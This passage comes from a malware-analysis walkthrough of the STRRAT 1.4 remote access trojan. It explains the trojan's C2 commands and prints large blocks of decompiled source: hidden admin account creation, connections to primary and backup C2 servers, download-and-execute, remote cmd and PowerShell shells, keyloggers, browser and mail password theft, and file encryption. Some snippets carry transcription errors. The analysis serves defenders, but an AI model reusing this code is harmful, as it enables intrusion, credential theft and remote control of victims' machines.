boolean b12 = object2 != null ? ((String) object2).toLowerCase().contains("terminal services is fully supported.") ? true : (((String) object2).toLowerCase().contains("terminal services is fully supported.") ? true : false);
if (!b12) break block5;
fgfnbnc.dfhttegd("HRDP Installed");
boolean b13 = false;
if (this.dfhttegd == null) {
    this.dfhttegd = fgfnbnc.fgsbsfgsb();
    b13 = true;
}
fgfnbnc fgfnbnc3 = this;
boolean b14 = b13;
object2 = fgfnbnc3.dfhttegd;
object = fgfnbnc3;
if (b14) break block6;
b1 = true;
break block7;
String string = fgfnbnc.sdfslidf(new String[]{"cmd.exe", "/c net user " + (String) object2 + " " + (String) object2 + " /add"});
if (string == null) break block8;
if (!fgfnbnc.sdfslidf(string.toLowerCase())) break block9;
if (Integer.parseInt((String) object2) > 10) break block10;
b1 = true;
break block7;
fgfnbnc.sdfslidf(new String[]{"cmd.exe", new StringBuilder().insert(0, "/c net user ").append((String) object2).append(" /delete").toString()});
break block8;
b1 = false;
break block7;
}
b1 = false;
}
if (b1) {
    fgfnbnc.dfhttegd("Account Created");
    fgfnbnc.sdfslidf(new String[]{"cmd.exe", "/c", "reg add HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System /v dontdisplaylastusername /t REG_DWORD /d 1 /f"});
    try {
        object = new Socket(cbnfdhn.dfhttegd, cbnfdhn.fgsbsfgsb);
        object2 = ((Socket) object).getOutputStream();
        String string = new StringBuilder().insert(0, "HRDP-MGR:").append(this.dfhttegd).append(":").append(cbnfdhn.sabretb()).append("\\").append(cbnfdhn.sdfslidf()).toString();
        ((OutputStream) object2).write((String) string.getBytes().length + "\r\n\r\n").getBytes();
        Object object3 = object2;
        ((OutputStream) object3).write(string.getBytes());
        ((OutputStream) object3).flush();
        fgfnbnc fgfnbnc4 = this;
        fgfnbnc4.sdfslidf = new gsfafhas(this);
        fgfnbnc4.sdfslidf((Socket) object, fgfnbnc4.sdfslidf);
        return;
    }
    catch (Exception exception) {
        return;
    }
}
this.sabretb();
fgfnbnc.dfhttegd("Account Creation Failed");
return;
}
```

Ensure user names aren't shown at the login screen

In this instance we can see a new registry key being created which ensures that User Names are not shown at the login screen.

```
Host IOC: HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System /v dontdisplaylastusername = 1
```

This is interesting as it immediately follows what looks to be ensuring that Terminal Services are enabled, and a call to add a user account. To determine if there's a hardcoded user account we can look out for we will need to examine 'object2' which is being cast to a string here; however, before we do we'll begin to rename some of these

variables to help keep track of what we're looking at. To do this we will need to ensure we've highlighted the correct class reference, and right click > rename. Using Recafe all associated class references will be updated.

```
fgfnbnc.dfhtteg("Account Created");
fgfnbnc.sdfsldf(new String[]{"cmd.exe", "/c", "reg add HKLM\\So
try {
    object = new Socket(cbnfdhn.dfhtteg, cbnfdhn.fgshsfgsb);
    object2 = ((Socket)object).get
    String string = new StringBu
    ((OutputStream)object2).write
    Object object3 = object2;
    ((OutputStream)object3).write
    ((OutputStream)object3).flush
    fgfnbnc fgfnbnc4 = this;
    fgfnbnc4.sdfsldf = new agafhas(this);
    fgfnbnc4.sdfsldf((Socket)object, fgfnbnc4.sdfsldf);
}
```

In this instance I've renamed it to PluginsServerURL, and also renamed the other reference in this socket connection to PluginsServerPort. Moving back to 'object2', we can see this is being assigned by fgfnbnc3.dfhtteg. By viewing the definition of this variable, we find it is defined in the same class we're currently in.

```
fgfnbnc fgfnbnc3 = this;
boolean b14 = b13;
object2 = fgfnbnc3.dfhtteg;
object = fgfnbnc3;
if (b14) break block6;
b1 = true;
break block7;
}
String string = fgfnbnc.sdfsldf(new String[]{"cmd.exe", "/c net user " + (String)object2 + " " + (String)object2 + " /add"});
if (string == null) break block8;
if (!fgfnbnc.sdfsldf(string.toLowerCase())) break block9;
if (!super.sabretb((String)object2)) break block10;
b1 = true;
```

Renaming this variable and revisiting the call, we see that there's an object definition of fgfnbnc3 from the class fgfnbnc which is why we didn't see a class with the name fgfnbnc3.

```
fgfnbnc fgfnbnc3 = this;
boolean b14 = b13;
object2 = fgfnbnc3.UserName;
object = fgfnbnc3;
if (b14) break block6;
b1 = true;
break block7;
}
String string = fgfnbnc.sdfsldf(new String[]{"cmd.exe", "/c net user " + (String)object2 + " " + (String)object2 + " /add"});
if (string == null) break block8;
if (!fgfnbnc.sdfsldf(string.toLowerCase())) break block9;
if (!super.sabretb((String)object2)) break block10;
b1 = true;
break block7;
}
```

The benefit of renaming the String is that now we can find all references to that easily. If we continue to examine this class we find that there's a definition of this variable within fgfnbnc's fgsbdfgsb method.

```
fgfnbnc.dfhtteg("Account Created");
boolean b13 = false;
if (fgfnbnc2.UserName == null) {
    fgfnbnc2.UserName = fgfnbnc.fgsbdfgsb();
    b13 = true;
}
fgfnbnc fgfnbnc4 = fgfnbnc2;
```

Examining this method reveals it is a small function used to build a random string to be used as a Username.

```
private static String fgsbsfgsb() {
    int n;
    String string = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ";
    StringBuilder stringBuilder = new StringBuilder();
    Random random = new Random();
    int n2 = n = 0;
    while (n2 < 5) {
        int n3 = random.nextInt(string.length());
        if (n3 == string.length()) {
            // empty if block
        }
        int n4 = --n3;
        String string2 = string.substring(n4, n4 + 1);
        stringBuilder.append(string2);
        n2 = ++n;
    }
    return stringBuilder.toString();
}
```

It's important to remember that because we've managed to get some decompiled code, string builders like this can be replicated using VS Code to confirm what we're reading. Although this is a basic method, we can still recreate it by making a class that spits out the output of this method.

```
C: > Users > User > Desktop > debuggingJar.java > ...
1  import java.util.Random;
2  public class debuggingJar {
   Run | Debug
3  public static void main(String[] args) throws Exception {
4  System.out.println(fgsbsfgsb());
5  }
6
7  private static String fgsbsfgsb() {
8  int n;
9  String string = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ";
10  StringBuilder stringBuilder = new StringBuilder();
11  Random random = new Random();
12  int n2 = n = 0;
13  while (n2 < 5) {
14  int n3 = random.nextInt(string.length());
15  if (n3 == string.length()) {
16  // empty if block
17  }
18  int n4 = --n3;
19  String string2 = string.substring(n4, n4 + 1);
20  stringBuilder.append(string2);
21  n2 = ++n;
22  }
23  return stringBuilder.toString();
24  }
25 }
```

From this we can see this will create a random string with 5 characters.

```
PS C:\Users\User\Desktop\STRRAT\Stage 2\STRRAT-Deobfuscated\carLambo\resources\Decrypter\ST
m Files\OpenJDK\openjdk-11.0.9_11\bin\java.exe' '-Dfile.encoding=UTF-8' '-cp' 'C:\Users\Use
vUScq
PS C:\Users\User\Desktop\STRRAT\Stage 2\STRRAT-Deobfuscated\carLambo\resources\Decrypter\ST
m Files\OpenJDK\openjdk-11.0.9_11\bin\java.exe' '-Dfile.encoding=UTF-8' '-cp' 'C:\Users\Use
sBhGv
PS C:\Users\User\Desktop\STRRAT\Stage 2\STRRAT-Deobfuscated\carLambo\resources\Decrypter\ST
m Files\OpenJDK\openjdk-11.0.9_11\bin\java.exe' '-Dfile.encoding=UTF-8' '-cp' 'C:\Users\Use
cohCG
PS C:\Users\User\Desktop\STRRAT\Stage 2\STRRAT-Deobfuscated\carLambo\resources\Decrypter\ST
```

To get some structure behind analysing this malware flow, we'll return to the main class that we know will be run as soon as this malware kicks off. First we'll begin to rename any methods or variables we've found so far and give them more descriptive names based on their perceived functionality. I won't walk through all of the analysis before renaming the variables to assist with analysing the malware in a more meaningful way. We'll continue to rename more as we determine their purpose; however to start off the following have been renamed:

- cbnfdhn.sabretb (Method) = cbnfdhn.MakeGetRetResponse
- Main.sdfsldf (Method) = Main.ObjMakeGetRetResponse
- Main.sdfsldf (Static String) = Main.STRPluginLocations
- Main.sabretb (Static String) = Main.STRFileSeparate
- Main.bsgshsbs (Object) = Main.ObjFileLock1
- Main.dfhttegd (Object) = Main.ObjFileLock2
- dfghrth (Class) = FileLock
- Main.sdfsldf (Method, no input) = Main.GetJarRunPath
- cbnfdhn.sdfsldf (Method, inputs) = cbnfdhn.C2ConnectAndRun
- cbnfdhn.mdgghtdsh (Static InputStream) = cbnfdhn.InStream1
- cbnfdhn.sgsfghhg (Static OutputStream) = cbnfdhn.OutStream1
- cbnfdhn.hghteerd (Method, no input) = cbnfdhn.ConnectToC2
- cbnfdhn.gsbthstgb (Static String) = cbnfdhn.Port1
- xbxcv (Class) = UserIdleObject
- Main.bsgshsbs (Method, no inputs) = Main.ExtractConfig
- sabretb.dfhttegd (Method, inputs) = sabretb.DecryptConfig
- sabretb.sdfsldf (Method, inputs) = sabretb.DeriveIV
- sabretb.sabretb (Method, inputs) = sabretb.CreateSecKey
- Main.dfhttegd (Method, no inputs) = Main.ConnectUnknownURL
- cbnfdhn.sdfsldf (Method, one int input) = cbnfdhn.GetFolderPath
- cbnfdhn.sdfsldf (Method, one string array input) = cbnfdhn.Uninstall
- cbnfdhn.bsgshsbs (Static String) = cbnfdhn.FolderPath
- cbnfdhn.sfsrgsbd (Static String) = cbnfdhn.STRLogsLocation
- cbnfdhn.sabretb (Static String) = cbnfdhn.STRBackupC2
- cbnfdhn.sdfsldf (Static Boolean) = cbnfdhn.ActiveConToC2
- cbnfdhn.thtyrths (Method, no input) = cbnfdhn.ParseNumOfCommands
- cbnfdhn.sabretb (Method, one int input) = cbnfdhn.ReceiveCommands


```

public final class UserIdleObject {
    private long sdfslfdf = 0L;

    public final String sdfslfdf() {
        Object object = new WinUser.LASTINPUTINFO();
        User32.INSTANCE.GetLastInputInfo((WinUser.LASTINPUTINFO)object);
        long l = System.currentTimeMillis();
        long l2 = this.sdfslfdf + (long)((WinUser.LASTINPUTINFO)object).dwTime;
        long l3 = l - l2;
        if ((l3 /= 1000L) < 1L) {
            return "Not Idle";
        }
        if (l3 > 59L) {
            long l4 = l3 / 60L;
            long l5 = l3 % 60L;
            if (l4 > 59L) {
                long l6 = l4 / 60L;
                l4 %= 60L;
                if (l6 > 23L) {
                    long l7 = l6 / 24L;
                    object = String.valueOf(l7 + " day " + (l6 %= 24L) + " hr " + l4 + " min " + l5 + " sec");
                } else {
                    object = String.valueOf(l6 + " hr " + l4 + " min " + l5 + " sec");
                }
            } else {
                object = String.valueOf(l4 + " min " + l5 + " sec");
            }
        } else {
            object = new StringBuilder().insert(0, String.valueOf(l3)).append(" Sec").toString();
        }
        return object;
    }

    private static String sdfslfdf(long l) {
        String string;
        if ((l /= 1000L) < 1L) {
            return "Not Idle";
        }
        if (l > 59L) {
            long l2 = l / 60L;
            long l3 = l % 60L;
            if (l2 > 59L) {
                long l4 = l2 / 60L;
                l2 %= 60L;
                if (l4 > 23L) {
                    long l5 = l4 / 24L;
                    string = String.valueOf(l5 + " day " + (l4 %= 24L) + " hr " + l2 + " min " + l3 + " sec");
                } else {
                    string = String.valueOf(l4 + " hr " + l2 + " min " + l3 + " sec");
                }
            } else {
                string = String.valueOf(l2 + " min " + l3 + " sec");
            }
        } else {
            string = new StringBuilder().insert(0, String.valueOf(l)).append(" Sec").toString();
        }
        return string;
    }

    UserIdleObject() {
        long l = System.currentTimeMillis();
        WinUser.LASTINPUTINFO LASTINPUTINFO = new WinUser.LASTINPUTINFO();
        User32.INSTANCE.GetLastInputInfo(LASTINPUTINFO);
        this.sdfslfdf = l - (long)LASTINPUTINFO.dwTime;
    }
}

```

The ConnectToC2 method is pretty straight forward, based on the decrypted configuration file it will first close off any sockets if they already exist with the C2, next it will attempt to connect to the C2 server, and where that fails it will fallback to its backup C2.

```
private static void ConnectToC2() {
    while (true) {
        try {
            if (ertdbdth != null) {
                try {
                    ertdbdth.close();
                    InStream1.close();
                    OutStream1.close();
                    ertdbdth = null;
                }
                catch (Exception exception) {}
            }
            ertdbdth = new Socket(PluginsServerURL, PluginsServerPort);
            InStream1 = ertdbdth.getInputStream();
            OutStream1 = ertdbdth.getOutputStream();
            dsgsdfge = PluginsServerURL;
            hghteerd = PluginsServerPort;
            return;
        }
        catch (Exception exception) {
            try {
                if (ertdbdth != null) {
                    try {
                        ertdbdth.close();
                        InStream1.close();
                        OutStream1.close();
                        ertdbdth = null;
                    }
                    catch (Exception exception2) {}
                }
                ertdbdth = new Socket(STRBackupC2, Port1);
                InStream1 = ertdbdth.getInputStream();
                OutStream1 = ertdbdth.getOutputStream();
                dsgsdfge = STRBackupC2;
                hghteerd = Port1;
                return;
            }
            catch (Exception exception3) {
                System.out.println("reconnecting...");
                try {
                    Thread.sleep(5000L);
                    continue;
                }
                catch (InterruptedException interruptedException) {
                    Logger.getLogger(cbnfdhn.class.getName()).log(Level.SEVERE, null, interruptedException);
                    continue;
                }
            }
        }
    }
    break;
}
```

Close connection if one already exists

Connect to C2 server

Connect to backup C2 server

At this point we can begin to see the different commands taken by this malware as they're received into the array 'stringArray2' from the designated C2, which is also placed into stringArray3.

```

while (ActiveConToC2) {
    try {
        String[] stringArray2 = cbnfhdn.ReceiveCommands(cbnfhdn.ParseNumOfCommands()).split("\\|");
        if (stringArray2[0].equals("reboot")) {
            Runtime.getRuntime().exec("cmd.exe /c shutdown /x /t 0");
        } else if (stringArray2[0].equals("shutdown")) {
            Runtime.getRuntime().exec("cmd.exe /c shutdown /s /t 0");
        } else if (stringArray2[0].equals("uninstall")) {
            cbnfhdn.Uninstall(stringArray);
        } else if (stringArray2[0].equals("disconnect")) {
            ActiveConToC2 = false;
            extdbdth.close();
            System.exit(0);
        } else {
            Object object2;
            Object object3;
            String[] stringArray3 = stringArray2;
            if (stringArray2[0].equals("down-n-exec")) {
                cbnfhdn.sabretb(stringArray3[1], stringArray2[1].substring(stringArray2[1].lastIndexOf("/") + 1));
                Thread.sleep(3000L);
                cbnfhdn.dfhhteod("Ready");
            } else if (stringArray3[0].equals("update")) {
                object = cbnfhdn.gsbtstgb(stringArray2[1]);
                fileLock.sdfslidf();
                Runtime.getRuntime().exec(new StringBuilder().insert(0, string).append("").append(((File) object).getAbsolutePath()).append("").toString());
                cbnfhdn.Uninstall(stringArray);
            } else if (stringArray2[0].equals("up-n-exec")) {
                object = cbnfhdn.gsbtstgb(stringArray2[1]);
                object3 = ((File) object).getName().substring(((File) object).getName().lastIndexOf(".").toLowerCase());
                if (((String) object3).equals(".vbs") || ((String) object3).equals(".js") || ((String) object3).equals(".wsf")) {
                    Runtime.getRuntime().exec(new String[]{"wscript", ((File) object).getAbsolutePath()});
                } else if (((String) object3).equals(".jar")) {
                    Runtime.getRuntime().exec(new StringBuilder().insert(0, string).append("").append(((File) object).getAbsolutePath()).append("").toString());
                } else {
                    Runtime.getRuntime().exec(new StringBuilder().insert(0, "cmd.exe /c ").append("").append(((File) object).getAbsolutePath()).append("").toString());
                }
                cbnfhdn.dfhhteod("Executed File");
                Thread.sleep(3000L);
                cbnfhdn.dfhhteod("Ready");
            } else if (stringArray2[0].equals("remote-cmd")) {
                object = cbnfhdn.sfrsgabd(new StringBuilder().insert(0, "remote-cmd").append(cbnfhdn.sabretb()).append("|").append(cbnfhdn.sdfslidf()).toString());
                new dgdfndnbn((Socket) object, new String[]{"cmd.exe"});
                cbnfhdn.dfhhteod("Ready");
            } else if (stringArray2[0].equals("power-shell")) {
                object = cbnfhdn.sfrsgabd(new StringBuilder().insert(0, "power-shell").append(cbnfhdn.sabretb()).append("|").append(cbnfhdn.sdfslidf()).toString());
                new dgdfndnbn((Socket) object, new String[]{"powershell.exe", "-"});
                cbnfhdn.dfhhteod("Ready");
            } else if (stringArray2[0].equals("file-manager")) {
                object = cbnfhdn.sfrsgabd(new StringBuilder().insert(0, "file-manager").append(cbnfhdn.sdfslidf()).toString());
                new ghdfndfn((Socket) object);
                cbnfhdn.dfhhteod("Ready");
            } else if (stringArray2[0].equals("keylogger")) {
                if (ghgmgr.sabretb) {
                    object = cbnfhdn.sfrsgabd(new StringBuilder().insert(0, "keylogger").append(cbnfhdn.sabretb()).append("|").append(cbnfhdn.sdfslidf()).toString());
                    new ghgmgrf((Socket) object, null);
                } else {
                    ghgmgrf.sabretb = false;
                    cbnfhdn.dfhhteod("Try Again");
                }
            } else if (stringArray2[0].equals("o-keylogger")) {
                if (ghgmgrf.sdfslidf) {
                    object = new StringBuilder().insert(0, STRLogsLocation).append("keylogs_").append(String.valueOf(sdgshb.nextInt(9999))).append(".html").toString();
                    new ghgmgrf(null, (String) object);
                    cbnfhdn.dfhhteod("Offline Keylogger Started");
                } else {
                    ghgmgrf.sdfslidf = false;
                    cbnfhdn.dfhhteod("Try Again");
                }
            }
        }
    }
}

```

```

}
} else if (stringArray2[0].equals("processes")) {
    object = cbnfhdn.sfsrgsbd(new StringBuilder()).insert(0, "processes%%").append(carLambo.sbagssdfg.sdfsfdf().toString());
    new sbgssdfg((Socket) object);
    cbnfhdn.dfhrttegd("Ready");
} else if (stringArray2[0].equals("h-browser")) {
    object = new StringBuilder().insert(0, cbnfhdn.sabretb()).append("\\").append(cbnfhdn.sdfsfdf().toString());
    object3 = cbnfhdn.sfsrgsbd(new StringBuilder()).insert(0, "open-browser%%").append((String) object).append("%%").append(sgsfghhg.sdfsfdf().toString());
    new sgsfghhg((Socket) object3);
    cbnfhdn.dfhrttegd("Ready");
} else if (stringArray2[0].equals("startup-list")) {
    object = cbnfhdn.sfsrgsbd(new StringBuilder()).insert(0, "startup-list%%").append(estydgdn.sdfsfdf().toString());
    new estydgdn((Socket) object);
    cbnfhdn.dfhrttegd("Ready");
} else if (stringArray2[0].equals("remote-screen")) {
    object = cbnfhdn.sfsrgsbd("remote-screen");
    new sabretb((Socket) object);
    cbnfhdn.dfhrttegd("Ready");
} else if (stringArray2[0].equals("rev-proxy")) {
    new ncnddfg(stringArray2[1]);
    cbnfhdn.dfhrttegd("Ready");
} else if (stringArray2[0].equals("hrdp-new")) {
    new rgnncncaull;
    cbnfhdn.dfhrttegd("Ready");
} else if (stringArray2[0].equals("hrdp-res")) {
    new fgnfnbc(stringArray2[1]);
    cbnfhdn.dfhrttegd("Ready");
} else if (stringArray2[0].equals("chrome-pass")) {
    object = new sbgssdfg();
    cbnfhdn.sdfsfdf(new StringBuilder()).insert(0, "chrome-pass").append(cbnfhdn.sabretb()).append("|").append(cbnfhdn.sdfsfdf()).append("|").append(((thtyrthe) object).sdfsfdf().toString());
    cbnfhdn.dfhrttegd("Ready");
} else if (stringArray2[0].equals("foxmail-pass")) {
    object = new sbgssdfg();
    cbnfhdn.sdfsfdf(new StringBuilder()).insert(0, "foxmail-pass").append(cbnfhdn.sabretb()).append("|").append(cbnfhdn.sdfsfdf()).append("|").append(((dsgsdfge) object).sdfsfdf().toString());
    cbnfhdn.dfhrttegd("Ready");
} else if (stringArray2[0].equals("outlook-pass")) {
    cbnfhdn.sdfsfdf(new StringBuilder()).insert(0, "outlook-pass").append(cbnfhdn.sabretb()).append("|").append(cbnfhdn.sdfsfdf()).append("|").append(new xncxcbc().sdfsfdf().toString());
    cbnfhdn.dfhrttegd("Ready");
} else if (stringArray2[0].equals("fox-pass")) {
    object2 = object = new dncbnf(false);
    if (((dncbnf) object).sabretb()) {
        object2 = object;
        cbnfhdn.sdfsfdf(((dncbnf) object2).sdfsfdf(), new StringBuilder()).insert(0, "fox-dec-files").append(cbnfhdn.sabretb()).append("|").append(cbnfhdn.sdfsfdf().toString());
        object2 = object;
        new File(((dncbnf) object2).sdfsfdf()).delete();
        cbnfhdn.dfhrttegd("Ready");
    } else {
        cbnfhdn.dfhrttegd("Firefox Not Installed");
    }
} else if (stringArray2[0].equals("tb-pass")) {
    object2 = object = new dncbnf(true);
    if (((dncbnf) object).sabretb()) {
        object2 = object;
        cbnfhdn.sdfsfdf(((dncbnf) object2).sdfsfdf(), new StringBuilder()).insert(0, "tb-dec-files").append(cbnfhdn.sabretb()).append("|").append(cbnfhdn.sdfsfdf().toString());
        object2 = object;
        new File(((dncbnf) object2).sdfsfdf()).delete();
        cbnfhdn.dfhrttegd("Ready");
    } else {
        cbnfhdn.dfhrttegd("Thunderbird Not Installed");
    }
} else if (stringArray2[0].equals("ie-pass")) {
    object2 = object = new dghgdhd();
    cbnfhdn.sdfsfdf(new StringBuilder()).insert(0, "ie-pass").append(cbnfhdn.sabretb()).append("|").append(cbnfhdn.sdfsfdf()).append("|").append(((dghgdhd) object2).sdfsfdf().toString());
    cbnfhdn.dfhrttegd("Ready");
} else if (stringArray2[0].equals("all-pass") || stringArray2[0].equals("save-all-pass")) {
    StringBuilder stringBuilder;
    object = new StringBuilder();
}

```

```

} else if (stringArray2[0].equals("save-all-pass")) {
    stringBuilder = new StringBuilder();
    cbnfhdn.sdfsfdf(stringBuilder).insert(0, "save-all-pass").append(cbnfhdn.sabretb()).append("|").append(cbnfhdn.sdfsfdf()).append("|").append(((StringBuilder) object).toString().toString());
    cbnfhdn.dfhrttegd("Ready");
} else {
    Object object4;
    stringBuilder = new StringBuilder();
    object3 = cbnfhdn.sfsrgsbd(stringBuilder.insert(0, stringArray2[0]).append("%%").append(cbnfhdn.sabretb()).append("%%").append(cbnfhdn.sdfsfdf()).append("%%").append(((StringBuilder) object).toString().toString()));
    object2 = object = new dncbnf(false);
    if (((dncbnf) object).sabretb()) {
        object2 = object;
        cbnfhdn.sdfsfdf(((dncbnf) object2).sdfsfdf(), (Socket) object3);
        object2 = object;
        new File(((dncbnf) object2).sdfsfdf()).delete();
    } else {
        cbnfhdn.sdfsfdf("Firefox Not Installed", (Socket) object3);
    }
    object2 = object = new dncbnf(true);
    if (((dncbnf) object).sabretb()) {
        object2 = object;
        Object object5 = object3;
        cbnfhdn.sdfsfdf(((dncbnf) object2).sdfsfdf(), (Socket) object5);
        object2 = object;
        new File(((dncbnf) object2).sdfsfdf()).delete();
    } else {
        cbnfhdn.sdfsfdf("Thunderbird Not Installed", (Socket) object3);
        object4 = object3;
    }
    ((Socket) object4).close();
    cbnfhdn.dfhrttegd("Ready");
} else if (stringArray2[0].equals("chk-priv")) {
    if (cnxtonn.sbagssdfg()) {
        cbnfhdn.dfhrttegd("Privilege: Admin");
    } else {
        cbnfhdn.dfhrttegd("Privilege: User");
    }
} else if (stringArray2[0].equals("req-priv")) {
    FileLock fileLock;
    if (cbnfhdn.estydgdn()) {
        System.exit(0);
    } else {
        fileLock.sabretb();
        cbnfhdn.dfhrttegd("Permission Denied");
    }
} else if (stringArray2[0].equals("new-encrypt")) {
    object = new sbgssdfg(stringArray2[1]);
    new Thread(new sbgssdfg(sdfsfdf(object))).start();
    cbnfhdn.dfhrttegd("Encrypted File");
} else if (stringArray2[0].equals("new-decrypt")) {
    object = new sbgssdfg(stringArray2[1]);
    new Thread(new dghgdhd(sdfsfdf(object))).start();
    cbnfhdn.dfhrttegd("Decrypted File");
} else if (stringArray2[0].equals("show-mug")) {
    object = new StringBuilder().insert(0, System.getProperty("user.home")).append(File.separator).append("Desktop").append(File.separator).append("crimson_info.txt").toString();
    FileWriter fileWriter = new FileWriter((String) object);
    fileWriter.write(stringArray2[1]);
    fileWriter.close();
    Runtime.getRuntime().exec(new StringBuilder().insert(0, "cmd.exe /c notepad %").append((String) object).append("").toString());
    cbnfhdn.dfhrttegd("Ready");
} else if (stringArray2[0].equals("screen-on")) {
    new Thread(new fhjrtg()).start();
    cbnfhdn.dfhrttegd("Activated");
}
}
System.out.println(stringArray2);
Thread.sleep(100);
}
}

```

Based on this we know that STRRAT 1.4 has the following commands available.

- reboot

- shutdown
- uninstall
- disconnect
- down-n-exec
- update
- up-n-exec
- remote-cmd
- power-shell
- file-manager
- keylogger
- o-keylogger
- processes
- h-browser
- startup-list
- remote-screen
- rev-proxy
- hrdp-new
- hrdp-res
- chrome-pass
- foxmail-pass
- outlook-pass
- fox-pass
- tb-pass
- ie-pass
- all-pass
- save-all-pass
- chk-priv
- req-priv
- rw-encrypt
- rw-decrypt
- show-msg
- screen-on

Let's examine these commands more in depth:

Command Functionality: reboot

This command simply runs the following:

```
Runtime.getRuntime().exec("cmd.exe /c shutdown /r /t 0");
```

Command Functionality: shutdown

This command simply runs the following:

```
Runtime.getRuntime().exec("cmd.exe /c shutdown /s /t 0");
```

Command Functionality: uninstall

This command runs the following (Noting we've renamed the method to "Uninstall"):

```
cbnfdhn.Uninstall(stringArray);
```

The uninstall method will then proceed to delete the scheduled task persistence called skype regardless of if it exists, get the directory the malware is running from, delete it from the directory specified by CLSID 7 and 24 [Listings can be found here](#), ping localhost to delay execution for a moment, and then delete the object passed to it, before what appears to be deletion of run keys.

```

791 private static void Uninstall(String[] object) {
792     if (object != null && ((String[])object).length == 0) {
793         Runtime.getRuntime().exec("cmd /c schtasks /delete /tn skype /f");
794     }
795     object = Main.GetJarRunPath();
796     File file = new File((String)object);
797     object = file.getName();
798     File file2 = new File(new StringBuilder().insert(0, cbnfdhn.GetFolderPath(7)).append("\\").append(file.getName()).toString());
799     File file3 = new File(new StringBuilder().insert(0, cbnfdhn.GetFolderPath(24)).append("\\").append(file.getName()).toString());
800     object object2 = object;
801     object = ((String)object2).substring(0, ((String)object2).lastIndexOf("."));
802     file2.delete();
803     Runtime.getRuntime().exec(new StringBuilder().insert(0, "cmd /c ping localhost -n 6 > nul && del \"".append(file.getAbsolutePath()).append("\" /f").toString());
804     try {
805         sfgsgbd.sabretb(-2147483647, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", (String)object, 0);
806         file3.delete();
807         sfgsgbd.sabretb(-2147483646, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", (String)object, 0);
808     }
809     catch (Exception exception) {}
810     System.exit(0);
811 }

```

It should be noted that the CLSID values are being passed as an integer (Decimal) rather than Hex and would need to be converted to get that 26 = AppData, and 7 = Users Startup Folder.

Command Functionality: disconnect

This command will set a boolean variable we've renamed as ActiveConToC2 to false, before closing any stream inputs that are being used in ertdbdth to log key pushes, and then calls exit for this process thus terminating the running STRRAT instance.

```

} else if (stringArray2[0].equals("disconnect")) {
    ActiveConToC2 = false;
    ertdbdth.close();
    System.exit(0);
}

```

```

public final class ertd0th
extends Robot {
    public final void sdfsldf(String stringArray) {
        int n1;
        stringArray = stringArray.split("\\\\");
        int n2 = stringArray.length;
        int n3 = n - 2;
        while (n3 < n2) {
            Object object = stringArray[n3];
            try {
                System.out.println((String)object);
                this.keyPress(KeyEvent.class.getField(new StringBuilder().insert(0, "VK_").append(((String)object).toUpperCase()).toString()).getInt(null));
            } catch (IllegalAccessException illegalAccessException) {
                object = illegalAccessException;
                illegalAccessException.printStackTrace();
            } catch (NoSuchFieldException noSuchFieldException) {
                throw new IllegalArgumentException(new StringBuilder().insert(0, ((String)object).toUpperCase()).append(" is invalid key\\n").append("VK_").append(((String)object).toUpperCase()).append(" is not defined in java.awt.event.KeyEvent").toString());
            }
            n3 = ++n3;
        }
    }
    public final void sabreth(String stringArray) {
        int n1;
        stringArray = stringArray.split("\\\\");
        int n2 = stringArray.length;
        int n3 = n - 2;
        while (n3 < n2) {
            Object object = stringArray[n3];
            try {
                this.keyRelease(KeyEvent.class.getField(new StringBuilder().insert(0, "VK_").append(((String)object).toUpperCase()).toString()).getInt(null));
            } catch (IllegalAccessException illegalAccessException) {
                object = illegalAccessException;
                illegalAccessException.printStackTrace();
            } catch (NoSuchFieldException noSuchFieldException) {
                throw new IllegalArgumentException(new StringBuilder().insert(0, ((String)object).toUpperCase()).append(" is invalid key\\n").append("VK_").append(((String)object).toUpperCase()).append(" is not defined in java.awt.event.KeyEvent").toString());
            }
            n3 = ++n3;
        }
    }
    public final void dfhttegd(String string) {
        ertd0th ertd0th2 = this;
        ertd0th2.sdfsldf(string);
        ertd0th2.sabreth(string);
    }
}

```

In essence the disconnect method is terminating the process and disconnecting the C2 connection to STRRAT.

Command Functionality: down-n-exec

This command will call 2 more functions inside of cbnfdhn, sabreth (object, string), and dfhttegd (string) which we'll take a closer look at so they can be renamed.

```

Object object2;
Object object3;
String[] stringArray3 = stringArray2;
if (stringArray2[0].equals("down-n-exec")) {
    cbnfdhn.sabreth(stringArray3[1], stringArray2[1].substring(stringArray2[1].lastIndexOf("/") + 1));
    Thread.sleep(3000L);
    cbnfdhn.dfhttegd("Ready");
}

```

The first passed parameter to sabreth is an object that will be containing a url from which to retrieve a remote file from. This takes the received file and stores it in object3 which is then launched using either java.exe, wscript.exe, or cmd.exe depending on its extension.

```

private static void sabreth(String object, String string) {
    try {
        int n1;
        object = new BufferedInputStream(new URL((String)object).openStream());
        Object object2 = new FileOutputStream(new StringBuilder().insert(0, FolderPath).append(string).toString());
        Object object3 = new byte[1024];
        Object object4 = object;
        while ((n1 = ((BufferedInputStream)object4).read((byte[])object3, 0, 1024)) != -1) {
            object4 = object;
            ((FileOutputStream)object2).write((byte[])object3, 0, n1);
        }
        ((BufferedInputStream)object).close();
        ((FileOutputStream)object2).close();
        object2 = new StringBuilder().insert(0, "\\").append(System.getProperty("java.home")).append(File.separator).append("bin").append(File.separator).append("java.exe") + "-jar ".toString();
        String string2 = string;
        String string3 = string2.substring(string2.lastIndexOf(".")).toLowerCase();
        object3 = string3;
        if (string3.equals(".vbs") || ((String)object3).equals(".js") || ((String)object3).equals(".wsf")) {
            Runtime.getRuntime().exec(new String[]{"wscript", FolderPath + string1});
        } else if (((String)object3).equals(".jar")) {
            Runtime.getRuntime().exec(new StringBuilder().insert(0, (String)object2).append("\\").append(FolderPath).append(string).append("\\").toString());
        } else {
            Runtime.getRuntime().exec(new StringBuilder().insert(0, "cmd.exe /c ").append(FolderPath).append(string).append("\\").toString());
        }
        cbnfdhn.dfhttegd("Executed File");
        return;
    } catch (Exception exception) {
        System.out.println(exception.getMessage());
        return;
    }
}

```

Receive url sent from C2 and store in object3 (download file to host)

Define object2 as the location of java.exe plus -jar for use in running java archive files

If received file is a Visual Basic Script, Java Script, or Windows Script File, execute using wscript.exe

If no conditions are met, assume it can be launched using cmd.exe and launch file

If file is a Java Archive, use object2, to run with java.exe

